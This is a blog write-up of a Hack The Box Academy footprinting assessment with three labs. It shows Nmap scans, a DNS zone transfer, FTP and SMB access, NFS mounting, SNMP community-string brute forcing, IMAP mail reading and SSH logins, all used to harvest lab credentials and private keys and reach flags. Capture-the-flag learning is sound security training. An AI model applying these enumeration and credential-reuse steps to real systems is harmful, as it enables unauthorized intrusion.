Footprinting - Skills Assessments
In this post, I share my experience completing the Footprinting skills assessment module.

Footprinting Lab - Easy
• Starting with an Nmap Scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(krakenn㉿Phoenix)-[~/academy]
└─$ sudo nmap -Pn -n -p- 10.129.16.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 15:52 +01
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.87% done
Nmap scan report for 10.129.16.2
Host is up (0.050s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
53/tcp   open  domain
2121/tcp open  ccproxy-ftp

Nmap done: 1 IP address (1 host up) scanned in 30.56 seconds
- Open Ports:
21 FTP,22 SSH,2121 FTP,53 DNS
Let’s start enumerating DNS:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(krakenn㉿Phoenix)-[~/academy]
└─$ dig axfr inlanefreight.htb @10.129.16.2

; <<>> DiG 9.20.4-4-Debian <<>> axfr inlanefreight.htb @10.129.16.2
;; global options: +cmd
inlanefreight.htb.      604800  IN      SOA     inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
inlanefreight.htb.      604800  IN      TXT     "MS=ms97310371"
inlanefreight.htb.      604800  IN      TXT     "atlassian-domain-verification=t1rKCy68JFszSdCKVpw64A1QksWdXuYFUeSXKU"
inlanefreight.htb.      604800  IN      TXT     "v=spf1 include:mailgun.org include:_spf.google.com include:spf.protection.outlook.com include:_spf.atlassian.net ip4:10.129.124.8 ip4:10.129.127.2 ip4:10.129.42.106 ~all"
inlanefreight.htb.      604800  IN      NS      ns.inlanefreight.htb.
app.inlanefreight.htb.  604800  IN      A       10.129.18.15
internal.inlanefreight.htb. 604800 IN   A       10.129.1.6
mail1.inlanefreight.htb. 604800 IN      A       10.129.18.201
ns.inlanefreight.htb.   604800  IN      A       10.129.34.136
inlanefreight.htb.      604800  IN      SOA     inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
;; Query time: 48 msec
;; SERVER: 10.129.16.2#53(10.129.16.2) (TCP)
;; WHEN: Wed Jul 09 15:24:51 +01 2025
;; XFR size: 10 records (messages 1, bytes 540)
Now let’s try to enumerate FTP servers using creds that we already have:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(krakenn㉿Phoenix)-[~/academy]
└─$ ftp 10.129.16.2 -p 2121
Connected to 10.129.16.2.
220 ProFTPD Server (Ceil's FTP) [10.129.16.2]
Name (10.129.16.2:krakenn): ceil
331 Password required for ceil
Password:
230 User ceil logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||61436|)
150 Opening ASCII mode data connection for file list
226 Transfer complete
ftp> ls -la
229 Entering Extended Passive Mode (|||28272|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   4 ceil     ceil         4096 Nov 10  2021 .
drwxr-xr-x   4 ceil     ceil         4096 Nov 10  2021 ..
-rw-------   1 ceil     ceil          294 Nov 10  2021 .bash_history
-rw-r--r--   1 ceil     ceil          220 Nov 10  2021 .bash_logout
-rw-r--r--   1 ceil     ceil         3771 Nov 10  2021 .bashrc
drwx------   2 ceil     ceil         4096 Nov 10  2021 .cache
-rw-r--r--   1 ceil     ceil          807 Nov 10  2021 .profile
drwx------   2 ceil     ceil         4096 Nov 10  2021 .ssh
-rw-------   1 ceil     ceil          759 Nov 10  2021 .viminfo
Let’s read the .bash_history file to see previously executed commands.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
ftp> more .bash_history
ls -al
mkdir ssh
cd ssh/
echo "test" > id_rsa
id
ssh-keygen -t rsa -b 4096
cd ..
rm -rf ssh/
ls -al
cd .ssh/
cat id_rsa
ls a-l
ls -al
cat id_rsa.pub >> authorized_keys
cd ..
cd /home
cd ceil/
ls -l
ls -al
mkdir flag
cd flag/
touch flag.txt
vim flag.txt
cat flag.txt
ls -al
mv flag/flag.txt .
ftp>
- The user generated an SSH private key.
- The flag is located at
/home/flag/flag.txt
Now let’s download the private key so we can use it to login as ceil.
1
2
3
4
5
6
7
8
9
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||48033|)
150 Opening BINARY mode data connection for id_rsa (3381 bytes)
100% |***********************************************************************************************************************************************************************************************|  3381       28.53 MiB/s    00:00 ETA
226 Transfer complete
3381 bytes received in 00:00 (66.76 KiB/s)
ftp> exit
221 Goodbye.
In order to use the private key, its permissions should be set to 600.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(krakenn㉿Phoenix)-[~/academy]
└─$ ls -la
total 12
drwxrwxr-x  2 krakenn krakenn 4096 Jul  9 16:14 .
drwx------ 44 krakenn krakenn 4096 Jul  9 16:04 ..
-rw-rw-r--  1 krakenn krakenn 3381 Nov 10  2021 id_rsa
┌──(krakenn㉿Phoenix)-[~/academy]
└─$ chmod 600 id_rsa
┌──(krakenn㉿Phoenix)-[~/academy]
└─$ ls -l
total 4
-rw------- 1 krakenn krakenn 3381 Nov 10  2021 id_rsa
run ssh cmd:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(krakenn㉿Phoenix)-[~/academy]
└─$ ssh ceil@10.129.16.2 -i ./id_rsa
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-90-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
...
...
Last login: Wed Nov 10 05:48:02 2021 from 10.10.14.20
ceil@NIXEASY:~$ ls
ceil@NIXEASY:~$ ls -la
total 36
drwxr-xr-x 4 ceil ceil 4096 Nov 10  2021 .
drwxr-xr-x 5 root root 4096 Nov 10  2021 ..
-rw------- 1 ceil ceil  294 Nov 10  2021 .bash_history
-rw-r--r-- 1 ceil ceil  220 Nov 10  2021 .bash_logout
-rw-r--r-- 1 ceil ceil 3771 Nov 10  2021 .bashrc
drwx------ 2 ceil ceil 4096 Nov 10  2021 .cache
-rw-r--r-- 1 ceil ceil  807 Nov 10  2021 .profile
drwx------ 2 ceil ceil 4096 Nov 10  2021 .ssh
-rw------- 1 ceil ceil  759 Nov 10  2021 .viminfo
ceil@NIXEASY:~$ cat /home/flag/flag.txt
HTB{7nr...}
flag → HTB{7nr...}
Footprinting Lab - Medium
As usual we’ll begin by an Nmap scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18

┌──(krakenn㉿Phoenix)-[~/0xkrakeNN.github.io]
└─$ sudo nmap -Pn -n  10.129.15.75

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 17:05 +01
Nmap scan report for 10.129.15.75
Host is up (0.052s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE
111/tcp  open  rpcbind
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2049/tcp open  nfs
3389/tcp open  ms-wbt-server
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
- Enumerating NFS:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(krakenn㉿Phoenix)-[~/0xkrakeNN.github.io]
└─$ sudo nmap -Pn -n -p111,2049 -sC -sV --script=nfs* -T4 10.129.15.75
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 17:08 +01
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 17:10 (0:00:39 remaining)
Nmap scan report for 10.129.15.75
Host is up (0.049s latency).

PORT     STATE SERVICE  VERSION
111/tcp  open  rpcbind?
| nfs-showmount:
|_  /TechSupport
| nfs-ls: Volume /TechSupport
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID         GID         SIZE   TIME                 FILENAME
| rwx------   4294967294  4294967294  65536  2021-11-11T00:09:49  .
| ??????????  ?           ?           ?      ?                    ..
| rwx------   4294967294  4294967294  0      2021-11-10T15:19:28  ticket4238791283649.txt
| rwx------   4294967294  4294967294  0      2021-11-10T15:19:28  ticket4238791283650.txt
| rwx------   4294967294  4294967294  0      2021-11-10T15:19:28  ticket4238791283651.txt
| rwx------   4294967294  4294967294  0      2021-11-10T15:19:28  ticket4238791283652.txt
| rwx------   4294967294  4294967294  0      2021-11-10T15:19:28  ticket4238791283653.txt
| rwx------   4294967294  4294967294  0      2021-11-10T15:19:28  ticket4238791283654.txt
| rwx------   4294967294  4294967294  0      2021-11-10T15:19:29  ticket4238791283655.txt
| rwx------   4294967294  4294967294  0      2021-11-10T15:19:29  ticket4238791283656.txt
|_
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
| nfs-statfs:
|   Filesystem    1K-blocks   Used        Available   Use%  Maxfilesize  Maxlink
|_  /TechSupport  41312252.0  17029668.0  24282584.0  42%   16.0T        1023
2049/tcp open  mountd   1-3 (RPC #100005)
| nfs-showmount:
|_  /TechSupport

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.71 seconds
• Mounting /TechSupportt directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(krakenn㉿Phoenix)-[~/academy]
└─$ mkdir NFS

┌──(krakenn㉿Phoenix)-[~/academy]
└─$ sudo mount -t nfs 10.129.15.75:/TechSupport ./NFS -o nolock

┌──(krakenn㉿Phoenix)-[~/academy]
└─$ sudo su -

┌──(root㉿Phoenix)-[/home/krakenn/academy/NFS]
└─# ls -l
total 4
-rwx------ 1 nobody nogroup    0 Nov 10  2021 ticket4238791283649.txt
-rwx------ 1 nobody nogroup    0 Nov 10  2021 ticket4238791283650.txt
-rwx------ 1 nobody nogroup    0 Nov 10  2021 ticket4238791283651.txt
...
...
-rwx------ 1 nobody nogroup 1305 Nov 10  2021 ticket4238791283782.txt
...
...
-rwx------ 1 nobody nogroup    0 Nov 10  2021 ticket4238791283799.txt
-rwx------ 1 nobody nogroup    0 Nov 10  2021 ticket4238791283800.txt
-rwx------ 1 nobody nogroup    0 Nov 10  2021 ticket4238791283801.txt
- The file
ticket4238791283782.txtcontains some information.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
┌──(root㉿Phoenix)-[/home/krakenn/academy/NFS]
└─# cat ticket4238791283782.txt
Conversation with InlaneFreight Ltd

Started on November 10, 2021 at 01:27 PM London time GMT (GMT+0200)
---
01:27 PM | Operator: Hello,.

So what brings you here today?
01:27 PM | alex: hello
01:27 PM | Operator: Hey alex!
01:27 PM | Operator: What do you need help with?
01:36 PM | alex: I run into an issue with the web config file on the system for the smtp server. do you mind to take
 a look at the config?
01:38 PM | Operator: Of course
01:42 PM | alex: here it is:

 1smtp {
 2    host=smtp.web.dev.inlanefreight.htb
 3    #port=25
 4    ssl=true
 5    user="alex"
 6    password="lol123!mD"
 7    from="alex.g@web.dev.inlanefreight.htb"
 8}
 9
10securesocial {
11
12    onLoginGoTo=/
13    onLogoutGoTo=/login
14    ssl=false
15
16    userpass {
17      withUserNameSupport=false
18      sendWelcomeEmail=true
19      enableGravatarSupport=true
20      signupSkipLogin=true
21      tokenDuration=60
22      tokenDeleteInterval=5
23      minimumPasswordLength=8
24      enableTokenJob=true
25      hasher=bcrypt
26      }
27
28     cookie {
29     #       name=id
30     #       path=/login
31     #       domain="10.129.2.59:9500"
32            httpOnly=true
33            makeTransient=false
34            absoluteTimeoutInMinutes=1440
35            idleTimeoutInMinutes=1440
36    }

---
Username : alex
Password : lol123!mD
Let’s try those credentials on SMB
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(krakenn㉿Phoenix)-[~/0xkrakeNN.github.io]
└─$ smbclient -L //10.129.15.75 -U alex

Password for [WORKGROUP\alex]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        devshare        Disk
        IPC$            IPC       Remote IPC
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.15.75 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
- Share :
Users
Access Users Share
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(krakenn㉿Phoenix)-[~/academy]
└─$ smbclient  //10.129.15.75/Users -U alex

Password for [WORKGROUP\alex]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Thu Nov 11 01:25:55 2021
  ..                                 DR        0  Thu Nov 11 01:25:55 2021
  alex                                D        0  Thu Nov 11 01:25:55 2021
  Default                           DHR        0  Tue Dec 15 11:32:11 2020
  desktop.ini                       AHS      174  Sat Sep 15 08:16:48 2018
cd
                10328063 blocks of size 4096. 6101312 blocks available
smb: \> cd alex
smb: \alex\> ls
  .                                   D        0  Thu Nov 11 01:25:55 2021
  ..                                  D        0  Thu Nov 11 01:25:55 2021
  3D Objects                         DR        0  Wed Nov 10 15:19:25 2021
  AppData                            DH        0  Wed Nov 10 15:19:22 2021
  Contacts                           DR        0  Wed Nov 10 15:19:25 2021
  Desktop                            DR        0  Thu Nov 11 00:34:44 2021
  devshare                            D        0  Wed Nov 10 17:12:22 2021
 ...
 ...
  TechSupport                         D        0  Wed Jul  9 17:03:33 2025
  Videos                             DR        0  Wed Nov 10 15:19:25 2021

                10328063 blocks of size 4096. 6101312 blocks available
smb: \alex\> cd devshare\
smb: \alex\devshare\> ls
  .                                   D        0  Wed Nov 10 17:12:22 2021
  ..                                  D        0  Wed Nov 10 17:12:22 2021
  important.txt                       A       16  Wed Nov 10 17:12:55 2021

                10328063 blocks of size 4096. 6101312 blocks available
smb: \alex\devshare\> get important.txt
getting file \alex\devshare\important.txt of size 16 as important.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \alex\devshare\> exit
- Found new creds on the
important.txtfile →sa:87N1ns@slls83
Use those credentials to access RDP
sa means administrator, let’s try them both to see if it works

sa:87N1ns@slls83didn’t workAdministartor:87N1ns@slls83did work.
We found an MSSQL Management Server. Let’s try to access it.
While exploring the database, we found HTB credentials:

flag → HTB:inc...
Foorprinting Lab - Hard
Let’s begin with an Nmap scan to identify open ports and services
1
2
3
4
5
6
7
8
9
10
11
12
┌──(krakenn㉿Phoenix)-[~/0xkrakeNN.github.io]
└─$ sudo nmap -Pn -n -sU -p 53,2049,111,161,162 10.129.202.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 23:00 +01
Nmap scan report for 10.129.202.20
Host is up (0.050s latency).
PORT     STATE  SERVICE
53/udp   closed domain
111/udp  closed rpcbind
161/udp  open   snmp
162/udp  closed snmptrap
2049/udp closed nfs
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
- These services require credentials.
Let’s scan other UDP ports.
1
2
3
4
5
6
7
8
9
10
11
12
13

┌──(krakenn㉿Phoenix)-[~/0xkrakeNN.github.io]
└─$ sudo nmap -Pn -n -sU -p 53,2049,111,161,162 10.129.202.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 23:00 +01
Nmap scan report for 10.129.202.20
Host is up (0.050s latency).
PORT     STATE  SERVICE
53/udp   closed domain
111/udp  closed rpcbind
161/udp  open   snmp
162/udp  closed snmptrap
2049/udp closed nfs
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
SNMPis open.
First let’s try to brute force community strings:
1
2
3
4
┌──(krakenn㉿Phoenix)-[~/0xkrakeNN.github.io]
└─$ onesixtyone -c /usr/share/seclists/Discovery/SNMP/snmp.txt 10.129.202.20
Scanning 1 hosts, 3219 communities
10.129.202.20 [backup] Linux NIXHARD 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021 x86_64
- Community string →
backup
Now that we know the community string, we’ll brute force OIDs
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(krakenn㉿Phoenix)-[~/0xkrakeNN.github.io]
└─$ snmpwalk -v2c -c backup 10.129.202.20
iso.3.6.1.2.1.1.1.0 = STRING: "Linux NIXHARD 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (47062) 0:07:50.62
iso.3.6.1.2.1.1.4.0 = STRING: "Admin <tech@inlanefreight.htb>"
iso.3.6.1.2.1.1.5.0 = STRING: "NIXHARD"
iso.3.6.1.2.1.1.6.0 = STRING: "Inlanefreight"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.4.0-90-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro ipv6.disable=1 maybe-ubiquity
"
.........
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 158
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
iso.3.6.1.2.1.25.1.7.1.1.0 = INTEGER: 1
iso.3.6.1.2.1.25.1.7.1.2.1.2.6.66.65.67.75.85.80 = STRING: "/opt/tom-recovery.sh"
iso.3.6.1.2.1.25.1.7.1.2.1.3.6.66.65.67.75.85.80 = STRING: "tom NMds732Js2761"
..............
iso.3.6.1.2.1.25.1.7.1.3.1.1.6.66.65.67.75.85.80 = STRING: "chpasswd: (user tom) pam_chauthtok() failed, error:"
Authentication token manipulation error
chpasswd: (line 1, user tom) password not changed
Changing password for tom."
iso.3.6.1.2.1.25.1.7.1.3.1.3.6.66.65.67.75.85.80 = INTEGER: 4
iso.3.6.1.2.1.25.1.7.1.3.1.4.6.66.65.67.75.85.80 = INTEGER: 1
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.1 = STRING: "chpasswd: (user tom) pam_chauthtok() failed, error:"
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.2 = STRING: "Authentication token manipulation error"
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.3 = STRING: "chpasswd: (line 1, user tom) password not changed"
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.4 = STRING: "Changing password for tom."
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.4 = No more variables left in this MIB View (It is past the end of the MIB tree)
Creds → tom:NMds732Js2761
Using the previously obtained credentials to connect to the mail server
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73

┌──(krakenn㉿Phoenix)-[~]
└─$ openssl s_client -connect 10.129.202.20:imaps
Connecting to 10.129.202.20
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN=NIXHARD
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN=NIXHARD
verify return:1
---
Certificate chain
 0 s:CN=NIXHARD
   i:CN=NIXHARD
   a:PKEY: RSA, 2048 (bit); sigalg: sha256WithRSAEncryption
   v:NotBefore: Nov 10 01:30:25 2021 GMT; NotAfter: Nov  8 01:30:25 2031 GMT
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIC0zCCAbugAwIBAgIUC6tYfrtqQqCrhjYv11bUtaKet3EwDQYJKoZIhvcNAQEL
BQAwEjEQMA4GA1UEAwwHTklYSEFSRDAeFw0yMTExMTAwMTMwMjVaFw0zMTExMDgw
MTMwMjVaMBIxEDAOBgNVBAMMB05JWEhBUkQwggEiMA0GCSqGSIb3DQEBAQUAA4IB
DwAwggEKAoIBAQDEBpDfkH4Ro5ZXW44NvnF3N9lKz27V1hgRppyUk5y/SEPKt2zj
...
...
---
read R BLOCK
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ AUTH=PLAIN] Dovecot (Ubuntu) ready.
A1 LOGIN tom NMds732Js2761
A1 OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 COND
STORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY PREVIEW=FUZZY LITERAL+ NOTIFY SPECIAL-USE] Logged in

A1 LIST "" *
* LIST (\HasNoChildren) "." Notes
* LIST (\HasNoChildren) "." Meetings
* LIST (\HasNoChildren \UnMarked) "." Important
* LIST (\HasNoChildren) "." INBOX

A1 SELECT INBOX
* OK [CLOSED] Previous mailbox closed.
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitted.
* 1 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1636509064] UIDs valid
* OK [UIDNEXT 2] Predicted next UID
A1 OK [READ-WRITE] Select completed (0.001 + 0.000 secs).


A1 FETCH 1 BODY[]
* 1 FETCH (BODY[] {3661}
HELO dev.inlanefreight.htb
MAIL FROM:<tech@dev.inlanefreight.htb>
RCPT TO:<bob@inlanefreight.htb>
DATA
From: [Admin] <tech@inlanefreight.htb>
To: <tom@inlanefreight.htb>
Date: Wed, 10 Nov 2010 14:21:26 +0200
Subject: KEY

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEA9snuYvJaB/QOnkaAs92nyBKypu73HMxyU9XWTS+UBbY3lVFH0t+F
+yuX+57Wo48pORqVAuMINrqxjxEPA7XMPR9XIsa60APplOSiQQqYreqEj6pjTj8wguR0Sd
hfKDOZwIQ1ILHecgJAA0zY2NwWmX5zVDDeIckjibxjrTvx7PHFdND3urVhelyuQ89BtJqB
abmrB5zzmaltTK0VuAxR/SFcVaTJNXd5Utw9SUk4/l0imjP3/ong1nlguuJGc1s47tqKBP
HuJKqn5r6am5xgX5k4ct7VQOQbRJwaiQVA5iShrwZxX5wBnZISazgCz/D6IdVMXilAUFKQ
X1thi32f3jkylCb/DBzGRROCMgiD5Al+uccy9cm9aS6RLPt06OqMb9StNGOnkqY8rIHPga
...
...
-----END OPENSSH PRIVATE KEY-----
- We’ve obtained Tom’s
SSH private key.
We can use it to have an ssh connection.
Copy and paste it into a file named id_rsa. Change the permissions to 600, then connect using the SSH command.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(krakenn㉿Phoenix)-[~/academy]
└─$ ssh tom@10.129.202.20 -i ./id_rsa
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-90-generic x86_64)
 * Documentation:  https://help.ubuntu.com
...
...
Last login: Wed Jul  9 23:09:33 2025 from 10.10.15.60
tom@NIXHARD:~$  cat .bash_history
mysql -u tom -p
ssh-keygen -t rsa -b 4096
ls
ls -al
cd .ssh/
ls
cd mail/
...
...
- We can conclude that MySQL is installed on the machine. The user Tom has tried to connect to MySQL.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
tom@NIXHARD:~$ mysql -u tom -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.27-0ubuntu0.20.04.1 (Ubuntu)
...
...
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| users              |
+--------------------+
5 rows in set (0.00 sec)

mysql> use users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+-----------------+
| Tables_in_users |
+-----------------+
| users           |
+-----------------+
1 row in set (0.00 sec)

mysql> SHOW COLUMNS FROM users
    -> ;
+----------+-------------+------+-----+---------+-------+
| Field    | Type        | Null | Key | Default | Extra |
+----------+-------------+------+-----+---------+-------+
| id       | int         | YES  |     | NULL    |       |
| username | varchar(50) | YES  |     | NULL    |       |
| password | varchar(50) | YES  |     | NULL    |       |
+----------+-------------+------+-----+---------+-------+
3 rows in set (0.00 sec)

mysql> SELECT * FROM users WHERE username='HTB'
    -> ;
+------+----------+------------------------------+
| id   | username | password                     |
+------+----------+------------------------------+
|  150 | HTB      | cr3... |
+------+----------+------------------------------+
1 row in set (0.00 sec)
flag → HTB:cr3...
Mission Complete